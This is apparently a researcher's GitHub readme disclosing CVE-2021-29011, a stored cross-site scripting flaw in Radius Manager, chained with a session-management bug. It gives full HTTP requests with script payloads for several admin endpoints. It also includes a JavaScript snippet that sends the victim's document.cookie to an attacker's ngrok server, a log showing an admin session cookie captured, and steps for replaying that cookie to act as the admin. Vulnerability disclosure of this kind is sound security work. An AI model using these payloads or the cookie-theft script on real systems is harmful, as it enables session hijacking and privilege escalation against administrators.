main ▾   publications / cve-2021-29011 /

1d8 Update readme.md ...   on Apr 2, 2021   History

..

imgs	last year
readme.md	last year

readme.md

CVE-2021-29011 (XSS)

There are several features of the radius manager software that are vulnerable to cross-site scripting (xss). Successful exploitation requires that you have access to the Radius Management software web interface and be logged in or have an account with sufficient privileges for adding/editing certain items (such as adding users, access points, etc).

This may be used as a means to elevate privileges when chained together with CVE-2021-29012 since a low-privilege account is required. A potential attack scenario would be:

1. Insert malicious Javascript via the XSS vulnerability which will steal an admin user or higher privilege user's session cookie & send this cookie back to an attacker-controlled server.
2. Due to broken session management, this stolen cookie doesn't expire upon logging out so an attacker can use this session cookie to impersonate someone as long as the user they are attempting to impersonate is also logged in at the same time (more on this in the CVE-2021-29012 section).
3. Now the attacker can make requests on behalf of a victim user (potentially an admin with) simply by changing the *Cookie* field in the HTTP request

Vulnerable endpoints include:

- the description field when creating new *service plans* (/admin.php?cont=new_service)
- the address field when creating a new user account or when editing an existing user account (/admin.php?cont=new_user and /admin.php?cont=edit_user&username=)
- the description field when editing an access point or adding a new access point (/admin.php?cont=edit_ap&id= and /admin.php?cont=new_ap)
- the first or last name field or the address field when creating a new manager account (/admin.php?cont=new_manager and /admin.php?cont=edit_manager&managername=)
- the name or descripton field when creating a new NAS (/admin.php?cont=new_nas and /admin.php?cont=edit_nas&id=)

The following are the HTTP request fields which can exploit this vulnerability across the different listed endpoints:

Adding Manager Account Request

```
POST /admin.php?cont=store_manager HTTP/1.1
Host: radmandemo.dmasoftlab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 406
Origin: http://radmandemo.dmasoftlab.com
DNT: 1
Connection: keep-alive
Referer: http://radmandemo.dmasoftlab.com/admin.php?cont=new_manager
Cookie: PHPSESSID=1u7c5e6hnobson7n53vt7o3vq3; listusers_ordercol=username; listusers_ordertype=ASC; newuser_acctype=0; login_admin=ad
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

enablemanager=1&managername=script&password1=admin&password2=admin&firstname=%3Cscript%3Ealert%28%22xss+1d8%22%29%3C%2Fscript%3E&last
```

Adding Access Points

```
POST /admin.php?cont=store_ap HTTP/1.1
Host: radmandemo.dmasoftlab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 190
```

```
Origin: http://radmandemo.dmasoftlab.com
DNT: 1
Connection: keep-alive
Referer: http://radmandemo.dmasoftlab.com/admin.php?cont=new_ap
Cookie: PHPSESSID=1u7c5e6hnobson7n53vt7o3vq3; listusers_ordercol=username; listusers_ordertype=ASC; newuser_acctype=0; login_admin=ad
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

enable=1&name=name&ip=192.168.1.254&accessmode=0&community=Name&apiusername=Name&apipassword=Name&apiver=0&description=%3Cscript%3Eal
```

```
POST /admin.php?cont=store_nas HTTP/1.1
Host: radmandemo.dmasoftlab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Origin: http://radmandemo.dmasoftlab.com
DNT: 1
Connection: keep-alive
Referer: http://radmandemo.dmasoftlab.com/admin.php?cont=new_nas
Cookie: PHPSESSID=1u7c5e6hnobson7n53vt7o3vq3; listusers_ordercol=username; listusers_ordertype=ASC; newuser_acctype=0; login_admin=ad
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

name=Name&nasip=192.168.1.198&type=0&secret=Name&coamode=0&apiusername=&apipassword=&apiver=0&descr=%3Cscript%3Ealert%28%22xss+1d8%22
```

Adding Service Plans

```
POST /admin.php?cont=store_service HTTP/1.1
Host: radmandemo.dmasoftlab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------408088260618922419663198838811
Content-Length: 6939
Origin: http://radmandemo.dmasoftlab.com
DNT: 1
Connection: keep-alive
Referer: http://radmandemo.dmasoftlab.com/admin.php?cont=new_service
Cookie: PHPSESSID=1u7c5e6hnobson7n53vt7o3vq3; listusers_ordercol=username; listusers_ordertype=ASC; newuser_acctype=0; login_admin=ad
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="srvname"

<script>alert("xss 1d8")</script>
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="descr"

<script>alert("xss 1d8")</script>
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="enableservice"

1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="srvtype"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="downrate"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="uprate"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="policymapdl"


-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="policymapul"


-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="dlquota"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="ulquota"

0
```

```
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="combquota"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timequota"

00:00:00
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="dlburstlimit"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="ulburstlimit"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="dlburstthreshold"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="ulburstthreshold"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="dlbursttime"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="ulbursttime"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="priority"

8
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="poolname"


-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="disnextsrvid"

-1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="nextsrvid"

-1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="dailynextsrvid"

-1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="custattr"


-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="cmcfg"


-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowednases[]"

3
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowednases[]"

1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowednases[]"

5
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowednases[]"

2
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowedmanagers[]"

admin
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="allowedmanagers[]"

manager1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitprice"

0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="taxpercent"

11.00
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitpricegross"

0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitpricetax"
```

```
0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitpriceadd"

0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitpriceaddgross"

0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="unitpriceaddtax"

0.000000
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timeaddmodeexp"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timeaddmodeonline"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="trafficaddmode"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timeunitexp"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="inittimeexp"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timebaseexp"

2
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timeunitonline"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="inittimeonline"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="timebaseonline"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="trafficunitdl"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="initdl"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="trafficunitul"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="initul"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="trafficunitcomb"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="inittotal"

0
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="minamount"

1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="addamount"

1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="minamountadd"

1
-----------------------------408088260618922419663198838811
Content-Disposition: form-data; name="Submit"

Store service
-----------------------------408088260618922419663198838811--
```

```
POST /user.php?cont=update_user HTTP/1.1
Host: radmandemo.dmasoftlab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 240
Origin: http://radmandemo.dmasoftlab.com
DNT: 1
Connection: keep-alive
Referer: http://radmandemo.dmasoftlab.com/user.php?cont=edit_user
Cookie: PHPSESSID=1u7c5e6hnobson7n53vt7o3vq3; listusers_ordercol=username; listusers_ordertype=ASC; newuser_acctype=0; login_admin=ad
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

firstname=%3Cscript%3Ealert%28%221d8%22%29%3C%2Fscript%3E&lastname=n&address=n&city=Tampa&zip=9&country=United+States&state=Californi
```

Demo Videos

By inserting an alert("text"); box in the fields listed above, we're able to exploit this vulnerability as seen in the following gifs:

- Dropbox - ap-xss-2021-03-19_22.26.52.mkv
- Dropbox - manager-xss-2021-03-19_22.56.25.mkv
- Dropbox - nas-xss-2021-03-19_21.57.53.mkv
- Dropbox - service-plan-xss.mkv
- Dropbox - storedxss-manageradd-2021-03-20_00.38.33.mkv
- Dropbox - xss-2021-03-19_21.10.02.mkv
- Dropbox - xss2-2021-03-19_21.15.10.mkv

Chaining CVEs Together

This section details chaining together CVE-2021-29012 & CVE-2021-29011 in order to take an admin's session cookie & perform requests on their behalf.

There are multiple fields that are vulnerable to cross-site scripting but I could only find 1 field (the access point description field) that could fit an entire script for extracting a cookie & sending it off to an attacker for use in session hijacking.

Tools Used:

1. Ngrok & Python's simple HTTP server to simulate an attacker's server receiving the session cookie

Proof of Concept

Once we place our script inside the Access Point's description, anytime a user lists the available access points, we will receive their session cookie on our server & be able to impersonate them.

Cross Site Scripting (XSS)


We first need to inject our script into an input field so that whenever an admin logs in & lists the available access points, their cookie is sent to us (the attacker in this scenario).

The script used that will be injected is:

```
<script>
var xl = new XMLHttpRequest();
const url = 'http://dat.ngrok.io/cookie=' + document.cookie;
xl.open("GET", url, false); xl.send();alert(xl.responseText);
</script>
```

where dat is the subdomain generated by ngrok. And we will be injecting it into the description field when adding/editing an access point.

After listing the available access points as an admin, this is what an attacker would see:




```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [01/Apr/2021 18:57:31] code 404, message File not found
127.0.0.1 - - [01/Apr/2021 18:57:31] "GET /cookie=PHPSESSID=9r7fi2cs90p75k5u26fdg1b7u1;%20login_admin=admin HTTP/1.1" 404 -
```

As you can see, we have everything we need in order to impersonate the admin user and this was achieved just by having them list the available access points. This of course requires that an attacker already have an account registered on the Radius Manager with sufficient privileges to add/edit an access point.

Broken Session Management Exploitation

The next stage of the attack would be abusing the broken session management in order to make requests on someone else's behalf without their interaction. This simply involves intercepting the request exchanging the cookie parameter with the stolen one:

1. Make the original request for adding a user from an account with low privileges & you will get a response that looks like this:




System error

You don't have sufficient privilege to access this function!

Manager: **lowuser** | Date: **2021-04-02** | Balance: **0.00 USD** | RADIUS server: **NOT RUNNING!** | DHCP server: **NOT RUNNING!**

2. Now do repeat step 1 & sniff the request out with Firefox's network monitoring tool (inspect element > network):



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	radmandemo...	admin.php?cont=new_user	JSCookMenu.js:...	html	8.87 KB	8.55 KB
200	GET	radmandemo...	styles.css	stylesheet	css	cached	2.59 KB
200	GET	radmandemo...	JSCookMenu.js	script	js	cached	0 B
200	GET	radmandemo...	theme.css	stylesheet	css	cached	4.45 KB
200	GET	radmandemo...	theme.js	script	js	cached	0 B
200	GET	radmandemo...	icon-exclamation.gif	img	gif	cached	451 B
200	GET	radmandemo...	favicon.ico	FaviconLoader.j...	vnd....	cached	1.37 KB

7 requests | 17.41 KB / 8.87 KB transferred | Finish: 2.12 s | DOMContentLoaded: 1.93 s | load: 1.98 s


```
GET http://radmandemo.dmasoftlab.com/admin.php?cont=new_user

Status            200 OK
Version           HTTP/1.1
Transferred       8.87 KB (8.55 KB size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (328 B)
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Fri, 02 Apr 2021 00:25:44 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.2.15 (CentOS)
Via: 1.1 tinyproxy (tinyproxy/1.8.4)
X-Powered-By: PHP/5.3.3

Request Headers (654 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

3. Right-click the request & hit *Edit and Resend* & change the *Cookie: PHPSESSID* value for the stolen cookie & change the *login_admin* value for the value provided by the stolen session cookie. After doing so & resending the request, now we can make requests as the admin user:



System error

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	radmandemo...	admin.php?cont=new_user	JSCookMenu.js:...	html	8.87 KB	8.55 KB
200	GET	radmandemo...	styles.css	stylesheet	css	cached	2.59 KB
200	GET	radmandemo...	JSCookMenu.js	script	js	cached	0 B
200	GET	radmandemo...	theme.css	stylesheet	css	cached	4.45 KB
200	GET	radmandemo...	theme.js	script	js	cached	0 B
200	GET	radmandemo...	favicon.ico	FaviconLoader.j...	vnd....	cached	1.37 KB
200	GET	radmandemo...	admin.php?cont=new_user	NetUtil.jsm:148...	html	64.63 KB	64.31...

7 requests | 81.28 KB / 73.50 KB transferred | Finish: 19.05 s | DOMContentLoaded: 1.38 s | load: 1.43 s

New user

* User name or MAC address: (4-32 characters)

Enable: ☑

○ Regular
● MAC
Account type: ● DOCSIS

- **NOTE: This requires the admin to be currently logged in. If the admin is logged out then the session cookie is invalid until they login again. But the session cookie does not change once they log out. It stays the same.**